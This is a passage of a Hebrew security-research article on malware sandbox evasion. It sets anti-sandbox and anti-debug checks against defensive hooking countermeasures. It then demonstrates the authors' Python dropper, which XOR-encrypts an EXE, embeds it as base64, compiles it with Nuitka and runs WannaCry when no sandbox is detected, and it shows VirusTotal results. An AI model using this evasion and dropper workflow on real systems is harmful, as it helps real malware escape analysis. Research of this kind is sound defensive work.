מה עושים? גורמים לפונקציות לחשוב שהזמן הזה עבר. גם כאן נכנס הרעיון של hooking - אם לדוגמה הפוגען יחליט להשתמש ב-WaitForSingleObject בשביל לחכות הרבה זמן, נשים hook על NtWaitForSingleObject (הגרסה היותר נמוכה של WaitForSingleObject) ונוכל לראות כמה זמן הוא רוצה לחכות, ולהחליט להחזיר אותו אחרי פחות זמן (נניח אפשר לקבוע שאם הזמן לחכות הוא 5 דקות ומעלה, נחזיר אחרי 10 שניות). מעבר לכך, אפשר להניח ש-sleep ארוך בתחילת התוכנית הוא זדוני, ואם רואים קריאה כזאת בקוד אז להכריז על הקובץ כזדוני.

ללכת לישון בשקט

תקיפה - התחמקות מסריקה

במקום להשתמש בפונקציות הרועשות שציינו למעלה, אפשר להשתמש בלולאות שלוקחות המון זמן - בלי שימוש בפונקציה כמו Sleep, הלולאות עדיין משתמשות באותה כמות של clock cycles חומריים, אז אי אפשר בקלות לעבוד על דברים כאלה.

הגנה - בדיקה סטטית, לשנות חלקים בפוגען

מה שכן אפשר לעשות, זה לזהות דברים כאלה בעזרת כלי סריקה סטטיים (כמו לדוגמה חוקי YARA שמוצאים תבניות בקוד), בדיקה של פקודות אסמבלי קשורות כמו LOOP, מעקב אחרי כמה פעמים קפצו לאותו מקום, דברים קלאסיים שיכולים להעיד על שימוש ב-sleep יותר שקט. וכשמזהים? האפשרות הכי נוחה היא לדלג עליהם - אם בזמן הריצה זיהינו לולאות כאלה, אפשר להחליט לעדכן את הערך של ה-Instruction Pointer, שמצביע על מה הפקודה הבאה שצריכה לרוץ, ולעדכן אותו לכתובת שתדלג אל פקודת אסמבלי שנמצאת אחרי הלולאה.

מי אתה שתעיר אותי

תקיפה - זיהוי של ANTI SANDBOX

עכשיו כשכל היצרנים הגדולים כבר גורמים לזמן לעבור מהר יותר בצורה כזו או אחרת, אפשר פשוט לזהות מתי זה קורה: במקום רק להסתמך על Sleep שיחכה 10 דקות, אפשר לבדוק מה היה הזמן לפני ה-Sleep (נניח עם time) ואחרי ה-Sleep ולראות אם באמת עברו 10 דקות. אם כן מעולה, אם לא אז ככל הנראה אנחנו בארגז חול או בסביבה שמשפיעה על זמני הריצה.

הגנה - בדיקה סטטית, החזרת מידע שקרי לפוגען

במצב כזה נוצרת קצת בעיה - מצד אחד, אנחנו רוצים להאיץ זמן בשביל שלא נגיע ל-timeout, ומצד שני, קל מאוד לזהות אם מאיצים זמן וזה אינדיקציה מעולה לאם רצים בארגז חול. מה שעושים במצב כזה זה או לזהות מראש תבניות כאלה בקוד (נניח של בדיקה של השעה, sleep, בדיקה של השעה והשוואה) ואז לדלג עליהן, או לגרום לפונקציות כמו time לחשוב שעבר יותר זמן ממה שבאמת עבר.

גם כאן hooks יעזרו לנו, אך כאן זה דורש טיפה יותר עבודה - בחלק של קיצור זמני ההמתנה שראינו מקודם, כל פעם נשמור בצד בכמה זמן קיצרנו את ההשהיות השונות(אם קיצרנו 5 דקות ל10 שניות, נזכור בצד 5 דקות, אם קיצרנו אחרי זה עוד 20 דקות ל-10 שניות, נזכור שסה"כ קיצרנו 25 דקות). את הזמן ששמרנו בצד, נדאג כל פעם להוסיף בבדיקות של הזמן ככה שזה ייראה כאילו הזמן שחוזר בפונקציות כמו time או GetLocalTime הוא הזמן האמיתי של המערכת, ועוד כמה זמן שהפוגען ניסה להמתין.

Anti debug

תקיפה - התחמקות מסריקה

שיטה יעילה מאוד שפוגענים משתמשים בה בשביל לבדוק האם מישהו מנסה לחקור אותם, או שיש איזשהו כלי שמסתכל עליהם, היא בדיקה האם יש עליה איזשהו debugger או כלים דומים. בשביל לבדוק את זה, פוגענים משתמשים בפונקציות כמו IsDebuggerPresent או CheckRemoteDebuggerPresent שבודקות במידע על התהליך של הפוגען אם הדגל BeingDebugged דלוק. אם כן, זה אומר שככל הנראה חוקרים אותם והם יפסיקו לרוץ.

שיטה נוספת היא ניהול של קריסות - בעזרת פונקציות כמו SetUnhandledExceptionFilter או RtlAddVectoredExceptionHandler, פוגענים יכולים להוסיף פונקציות שמטפלות בשגיאות וקריסות (משהו שכלי חקירה עושים הרבה פעמים). אחרי שיוספו טיפול משלהם, הם יגרמו לקריסה מכוונת כמו חלוקה ב0, ויבדקו אם פונקציית הטיפול שלהם רצה. אם כן, זה אומר שככל הנראה לא חוקרים את הפוגען, ואם לא זה אומר שככל הנראה פונקציה אחרת רצה, ופונקציית הטיפול של כלי חקירה כלשהו רצה קודם.

הגנה - החזרת מידע שקרי לפוגען


גם כאן hooks באים לעזרה, וגם כאן לפעמים נדרשת טיפה יותר לוגיקה: ב-isDebuggerPresent זה די פשוט - אפשר להחזיר false או לנסות לזייף את איך שהפונקציה קוראת מידע מהתהליך. בכל העניין של ניהול הקריסות, חשוב לוודא 2 דברים:

1. פונקציות שמטפלות בקריסות שכלי ההגנה שמים, צריכות להישאר - אם לא, זה יכול לפגוע בתהליך החקירה.
2. פונקציות שמטפלות בקריסות שהפוגען שם, צריכות לרוץ כמו שצריך - אחרת הפוגען ידע שחוקרים אותו.

בחלק מהמקרים משתמשים ב-hooks בשביל לגרום לפוגען להאמין שכן שמו את פונקציית הטיפול שלו, אך בפועל רק שומרים אותו בצד ומריצים אותו אם הפוגען קורס.

In the *BPI-MDM* variant, significant additions appear. The .NET loader spins up a dedicated thread that periodically checks for debuggers. This loop calls managed and native checks (*Debugger.IsAttached*, *CheckRemoteDebuggerPresent*, and *NtQueryInformationProcess*(debugport 7) and exits if any debugger is found. Such anti-debugging is a known evasive tactic (ATT&CK T1622 [5]).

בדוגמה מתוך המאמר למעלה מופיע שהפוגען בודק כל כמה זמן האם יש דיבאגר שמחובר אליו ב-thread נפרד - דרך לטפל בזה היא לספור כמה פעמים בדקו האם דיבאגר מחובר לפוגען ואם זה עובר כמות מסוימת פשוט לדלג על החלק הזה בקוד.



לזהות חומרת מחשב

תקיפה - זיהוי... חומרה כמובן.

להרים מכונות וירטואליות עם 8 ג'יגה RAM, הרבה אחסון, ו-processors, זה ממש מוגזם כדי לבדוק קובץ אחד. אם יש פחות מ-8 גיג'ה RAM פחות מ-100 GB של אחסון ורק processor אחד (שזה מה שמוגדר כברירת מחדל של רוב המכונות הוירטואליות), זה כנראה אומר שאנחנו ב-VM. פוגענים משתמשים בפונקציות כמו GlobalMemoryStatus בשביל לקבל את ה-RAM, ב-GetSystemInfo בשביל לקבל את כמות ה-processors, וב-GetDiskFreeSpaceA בשביל גודל הדיסק.

malware terminates without executing. It also queries physical memory via *GlobalMemoryStatusEx*, aborting if total RAM is below 8 GB (to avoid common low-resource analysis VMs). Finally, *v1d* deletes its own .config file after loading, hampering forensic analysis.

[נלקח מהקישור: מקור: https://www.trellix.com/blogs/research/oneclik-a-clickonce-based-red-team-campaign-simulating-apt-tactics-in-energy-infrastructure/]

פעולה מעניינת נוספת שראינו במהלך המחקר היא שימוש ב-DeviceIoControl בשביל לקבל מידע ישירות מה-driver הרלוונטי - במקרה הזה, אפשר ממש לבקש את המבנה הפיזי של הדיסק, ובעזרתו לחשב מה גודל האחסון שלו.

הגנה - החזרת מידע שקרי לפוגען


על כל הפונקציות האלה (כולל כל הגרסאות השונות שלהן, ובכל הרמות השונות בשביל לכסות כמה שיותר שטח), ניתן לשים hooks ולהחזיר מידע אחר. גם בדוגמה על המבנה הפיזי של הדיסק, בעזרת hooks אפשר לשנות את הערכים שיחזרו, ולגרום להם לחזור ככה שאחרי החישוב, יהיה גודל אחסון גדול.

לזהות חומרת מחשב 2

תקיפה - זיהוי חומרה, זיהוי משתמש

אז עכשיו "יש" לנו אחסון, הרבה RAM, מעבד חזק, והכל נראה לגיטימי, אבל ב-VM כמו ב-VM, ובעיקר באחד שעובד לגמרי בצורה אוטומטית, מה בקשר למסך? כמה יש? מה הגודל שלהם? יש מקלדת? איזה שפות יש בה? עכבר? מישהו בכלל יכול לעבוד שם? אם לא אז לא שווה לרוץ על העמדה (והיא ככל הנראה בכל לא עמדה שבשימוש, או שזה ארגז חול).

בעזרת פונקציות כמו GetSystemMetrics או EnumDisplayDevicesA ניתן לבדוק את עניין המסכים והעכבר, וניתן לשים עליהן hook ולהחזיר מידע מזויף עם גדלי מסך הגיוניים (כולל החברות שיצרו את המסכים), ומיקומים אמיתיים של העכבר, בעוד שלדברים של המקלדת ניתן להשתמש ולשים hook על



GetRawInputDeviceList או SetupDiGetClassDevs (וגם GetSystemMetrics בשביל לבדוק אם בכל קיים משהו כזה).

דרך אחרת היא לבדוק ב-registry, למשל תחת הנתיב הבא יופיעו כל המסכים:

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\DISPLAY
```

ותחת הנתיב הזה יופיע מידע על ה-GPU:

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Video
```

השפות המותקנות נמצאות ב-Computer\HKEY_CURRENT_USER\Keyboard Layout\Preload וניתן להשיג אותן בעזרת פונקציות כמו GetUILanguageInfo ולבדוק אם ערך החזרה הוא MUI_LANGUAGE_INSTALLED. באופן כללי אפשר גם לבדוק את הרכיבים שמחוברים למחשב תחת Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\HID ולמצוא מידע על הdrivers שלהם, כלומר אם לא יופיע מידע שמתאים לעמדה אמיתית (או בעזרת הוספת מידע מזויף ל-registry או שימוש ב-hooks בשביל לגרום להכל להיראות כמו שצריך), פוגענים יכולים לבדוק את זה ולמצוא האם הם רצים בעמדה אמיתית או ארגז חול.

לזהות נוכחות אנושית

ברכות! "יש" לנו עמדה עובדת, מקלדת, מסך, אפילו עכבר! אבל מישהו מזיז אותו? אם כן, זה בצורה שבן אדם באמת יזיז עכבר? יש קבצים ב-quick access? ב-clipboard? ב-CACHE? אם עכשיו יוצא מסמך עם כפתור שבודק האם לוחצים עליו (נניח "התקנה" של תוכנה כלשהי), מישהו באמת יהיה שם בשביל זה? יש משתמש כלשהו בעמדה הזאת?

גם כאן hooks יכולים לעזור נניח לגרום ל-GetCursorPos להחזיר כל פעם מקום אחר, תוך כדי חישוב של משהו שסביר שאדם יעשה לפי מרווחי הזמן, או ל-GetClipboardData להחזיר ערכים שהם לא באמת שם, אבל יש גם דרכים אחרות. לפני שהפוגען רץ, אפשר להכניס מידע מזויף ל-clipboard, אפשר לשתול MRUs (Most Recently Used) שמצביעים על משאבים שהיו בשימוש לאחרונה, כערכי registry לדוגמה תחת HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs או כקיצורי דרך ב-C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Recent.

הדבר האולי הכי בעייתי יהיה באמת לדמות בצורה טובה את השימוש של המשתמש בחומרה - להשתמש בסקריפטים ודברים כמו PyAutoGui (דרך לגרום לעכבר לזוז בצורה אוטומטית בעזרת פייתון) או כלים דומים יכול לעבוד, אך צריך לוודא שזה באמת יהיה הגיוני שבן אדם יעשה דבר כזה, צריך לוודא שמיקומי העכבר

המזוייפים נמצאים בגבולות המסך (בין אם זייפנו מסך ובין אם לא), צריך לנסות למצוא איפה נמצא חלון שהפוגען פתח, להצליח להבין על מה ללחוץ, או מה להקליד. כבר היו פוגענים שלמרות שנבדקו במכונה שזייפה התנהגות אנושית, בגלל שעשתה זאת לא בצורה טובה והגיונית, הפוגענים עלו על זה ולא רצו בהם - כלומר הם לא נתפסו.

לזהות סביבה ארגונית

לפעמים לא רוצים לשרוף כלים על מחשבים אישיים של אנשים (לא חבל לבזבז עליהם פוגען?), וברוב המוחלט של המכונות הוירטואליות, מראש מוגדר שהמחשב לא נמצא ב-domain כלשהו, אז אם מראש מחליטים שלא רוצים שהפוגען ירוץ על מחשבים רגילים, אפשר לבדוק את זה ולהריץ בהתאם.

בעוד שגם כאן אפשר להחליט להשתמש ב-hooks על NetGetJoinInformation או NetServerEnum, הדרך היותר פשוטה היא להגדיר domain מזוייף או אפילו workgroup כלשהו.

> In the *v1d* variant, we observed more environment checks. The malicious DLL loaded by AppDomainManager performs sandbox/VM fingerprinting. It calls *NetGetJoinInformation* and *NetGetAadJoinInformation* to check if the host machine is domain-joined or Azure AD-joined. If neither check passes (typical for sandboxes), the malware terminates without executing. It also queries physical memory via *GlobalMemoryStatusEx*, aborting if

[נלקח מהקישור: https://www.trellix.com/blogs/research/oneclik-a-clickonce-based-red-team-campaign-simulating-apt-tactics-in-energy-infrastructure]

מוזמנים להעמיק יותר בכלים כמו PA Fish ו-Al-Khaser ב-Github שמראים עוד דוגמאות ובדיקות על האם קל לזהות שהמכונה שלכם היא מכונה וירטואלית.

מחקר עקיפות ארגזי חול

כאן אנחנו נוסיף את הנדבך שלנו לסיפור, עם טכניקות פרקטיות שחקרנו לעקיפת ארגזי חול. אנחנו לא ממציאים את הגלגל באף אחת מהטכניקות, אבל אנחנו כן מוסיפים טוויסט מעניין בחלקם או משאילים יכולות שלא נעשה בהם שימוש בקונטקסט הנוכחי (למיטב ידיעתנו). נתחיל בלתאר את הכלי שבעזרתו נוכיח שהכל כשר ועובד, ונמשיך בהצגת 4 טכניקות למעקפי ארגזי חול. בסוף נדבר על תיקונים פוטנציאליים.

כלי הבדיקה המתוחכם

נעשה שימוש בכלי די בסיסי שכתבנו בפייתון יחד עם chatgpt, שפועל ב-2 חלקים:

1. מריץ את הבדיקה שנבקש ממנו ויחזיר פלט אם מדובר בארגז חול או לא.
2. במידה והסביבה היא לא ארגז חול, הקוד פייתון יטיל על הדיסק קובץ פוגען כופרה חתום ומוכר בשם "WannaCry" שהורדנו מ-TheZoo ויריץ אותו.
   a. מוזמנים לקרוא עוד על הפוגען בזמנכם, אבל בקצרה - הוא מצפין את העמדה ודורש מהמשתמש סכום כסף כדי לפענח אותה. קלאסי דברים שקופצים בארגז חול או כל תוכנה שמזהה התנהגות זדונית.

כל הכלים שנעשה בהם שימוש יהיו ב-github שפתחנו בסוף הפרויקט - השימוש בכלים באחריותכם בלבד. את הפוגענים לא הוספנו לתיקיות הפרויקט כדי למזער נזקים, מוזמנים לפנות לגיט של TheZoo.

קודם כל - כדאי שנוכיח שהפייתון המקומפל שלנו לא מזוהה כזדוני, אחרת כל ההדגמה לא תהיה רלוונטית. נכניס את calc.exe לקוד ונוודא שארגזי חול טוענים שהוא לגיטימי.

איך משתמשים בכלי?

לכלי יש 2 שלבים:

הראשון - חימוש. בוחרים קובץ EXE לבחירתנו ומריצים עליו את הכלי בתצורה שרק מצפינה את הקובץ, ככה שנוכל להטמיע את התוכן שלו ישירות בתוך הקוד. כדי לראות את הדגלים של הפרויקט נריץ אותו עם הדגל h או help:

```
luigi@wiisport:~/Desktop/writing/Threat-Actor-In-The-Sandbox/NoEvasion$ python3 no_checks.py -h
usage: no_checks.py [-h] [-f FILE] [-k KEY] [-n]

XOR a file with a key and optionally run the result.

options:
  -h, --help            show this help message and exit
  -f FILE, --file FILE  Path to input file (default: input.bin)
  -k KEY, --key KEY     Encryption/decryption key (string) (default: secret)
  -n, --no-run          Skip running the processed file after XOR
```

כפי שניתן לראות, כדי לבחור את הקובץ EXE שלנו צריך להשתמש בדגל F לבחירת קובץ, ו-N כדי שלא ירוץ. לאחר ההרצה, נריץ עוד שורת קוד שתקרא את התוכן של הקובץ ישירות לתוך ה-clipboard שלנו, להעתקה נוחה.

```
x/NoEvasion$ python3 no_checks.py -f calc.exe -n

x/NoEvasion$ base64 innocent.bin | xclip -selection clipboard
x/NoEvasion$ 
```

עכשיו נדביק את הבינארי לתוך הקוד:


```
 8 embedded_exe_b64 = '''Pj/zcmZ0c2VncmV0jJpjct10c2VjcmV0M2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2Vj
 9 cmV0m2VjcmtryWtjxmy5Ut1iPqhVJw0KAUUEAQoEAAQZUwYCHAsbB0UBF0UGBgtDGwtUNyowUggb
10 FwBNf2h+V2VjcmV0c2Xcrp68iNj26Z7J5v6Yz/DvgaBl6ZjJ5v6Yz/HvoNj26Yqi5/+Rz/DvnLPy
11 6I/J5v6MpPPuitj26Yqi7v+bz/DvnLPz6JzJ5v6MpA/vidj26Yqi5P+Zz/DvIQwAGp7J5v5jcmV0
12 c2VjcjUxc2UH9GN0Y6EjcWV0c2VjcmV0g2VBcm52fXFjfmV0cwdjcmV0c2UTamV0c3VjcmV0cyVi
13 cmV0c3VjcmV2c2VpcmV0eWVjcm90c2VjcmV0c9VjcmVwc2UAM2R0cWUDs2V0e2VjcmV0c0VjcmV0
14 c2VjcnV0c2VjcmVkc2VjcmV0c2VjcnV0c2VjcmV0c2VjcvFTc2XDcmV0czVjcnUzc2VjMmV0g2Vj
15 cmV0c2VjcmV0c8Vjckl0c2VDUWV0J2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcnVUc2V7c2V0
16 c2VjcmV0c2VLU2V0M2RjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcksAFh0XcmV0o25jcmVkc2Vj
17 fmV0c2FjcmV0c2VjcmV0c2VjckV0cwVNAAEVBwRjchN4c2VjUmV0c2tjcmVkc2VjcmV0c2VjcmV0
18 c2UjcmU0XQECBgR0c2XbdGV0c1VjcmV2c2VjbGV0c2VjcmV0c2VjcmV0M2VjsksEFwQXE2V0g2Vj
19 cmU0c2VjcGV0c0VjcmV0c2VjcmV0c2VjciV0cyVNABYGEGVjcnUzc2VjImV0cy1jcmVWc2VjcmV0
20 c2VjcmV0c2UjcmU0XRcGHgoXc2VPcmV0c8VjcmV2c2VjGGV0c2VjcmV0c2VjcmV0M2VjMGV0c2Vj
21 cmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0
22 c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2Vj
23 cmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0
24 c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2Vj
25 cmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2Vjcqm4
```



נקמפל את הפייתון לכדי EXE באמצעות Nuitka. הכלי Nuitka הוא פתרון חינמי להפיכת קובץ פייתון לקובץ EXE. חשוב להריץ את Nuitka בסביבת Windows. נריץ בעזרת הדגל onefile כדי לוודא שנוצר EXE אחד שמכיל את כל הקוד, ולא מספר קבצים שונים.

```
Windows PowerShell
PS C:\Users\luigi\Desktop> nuitka --onefile no_checks.py
Nuitka-Options: Used command line options:
Nuitka-Options:   --onefile no_checks.py
Nuitka: Starting Python compilation with:
```

עתה נריץ את ה-EXE שלנו במחשב, ללא דגלים, כדי לראות אם אכן מורץ מחשבון. נזכיר שבשלב זה אין בדיקה אם מדובר בארגז חול, הבדיקה מחזירה תמיד שניתן לרוץ.

```
Windows PowerShell
PS C:\Users\luigi\Desktop> .\no_checks.exe
Processed file saved to: ./malware.exe
Running processed file: malware.exe
Done!
PS C:\Users\luigi\Desktop> _
```

מגניב! הקוד שלנו עובד. עכשיו נעלה ל-VT ונראה שזה לא מזוהה כזדוני (ייקח כ-10 דקות עד לסיום ההרצה בארגזי החול ותוצאות סופיות):




[בתמונה - ארגזי חול ב-VT מראים שההרצה לא זדונית (למטה משמאל - Detections - not found)]

כפי שניתן לראות - ארגזי החול אמנם רואים כל מיני התנהגויות מוזרות שקורות בעקבות השימוש ב-Nuitka, והן רואות שהקובץ שלנו מייצר קובץ EXE חדש ומריץ אותו, אבל הן לא טוענות שמדובר בקובץ זדוני. אנקדוטה מעניינת: הקובץ הלגיטימי שאנחנו כתבנו קופץ במספר רב של מנגנונים סטאטיים (בסביבות ה-25), בעיקר בהיותו "Trojan", עם הרבה שמצביעים על כך שהוא נוגע בערכי Registry וגם כותב קבצים לדיסק. הזיהויים האלה קורים בגלל שימוש ב-Nuitka - והם לא מעניינים אותנו במאמר הזה מאחר ואנחנו מתמקדים אך ורק בזיהויים דינמיים של הקבצים. אולי בעתיד נכתוב מאמר על מעקפי זיהויים סטטיים - לעת עתה נסתפק במעקפים דינמיים כדי להשאיר את הקוד פשוט וקריא בשפת פייתון במקום להמיר אותו ל-C ולהוסיף מורכבויות נוספות למאמר.


הרצה בלי בדיקת סביבה

עתה נראה מה קורה כשמעלים את אותו הקוד, רק שבסופו נריץ פוגען אמיתי שמשמיד את המחשב (WANNACRY). נעשה חימוש מחדש:

```
/NoEvasion$ python3 no_checks.py -n -f wannacry.exe

/NoEvasion$ base64 innocent.bin | xclip -selection clipboard
/NoEvasion$ 
```




נדביק לתוך הקוד, נהפוך ל-EXE באמצעות Nuitka, ואז נראה מה קורה אם מריצים WANNACRY במחשב שלנו :)



אכן הלך לנו המחשב, ומזל שהשתמשנו במכונה וירטואלית שאפשר לשחזר אותה בכמה שניות. אל תנסו את זה על המחשב שלכם אם הקבצים שלכם חשובים לכם...

ומה רואים בארגזי החול של Virus Total?



[ב-detections: שני ארגזי חול מגדירים ransom ו-3 מגדירים malware]

סה"כ הגיוני! אנחנו שמחים בדיוק כמוכם לראות שפוגען שמשמיד לכם את המחשב - מוצג כזדוני בסריקות ארגזי החול של VT.

לחכות אינסוף זמן בסטייל

דיברנו רבות על דרכים בהן פוגענים ישנים לזמן רב, בין אם בצורה פסיבית באמצעות SLEEP וכד' או עם לולאות שלא עושות בפועל כלום אבל מאפשרות לפוגען להעביר את הזמן. גם ברור שכיום זה די מיושן - דיברנו על איך מנגנונים של ארגזי חול מנצחים פוגענים שישנים בצורות הללו. ובכל זאת - יש עוד דרכים יצירתיות לישון, שלא אפשרי לדלג עליהן.

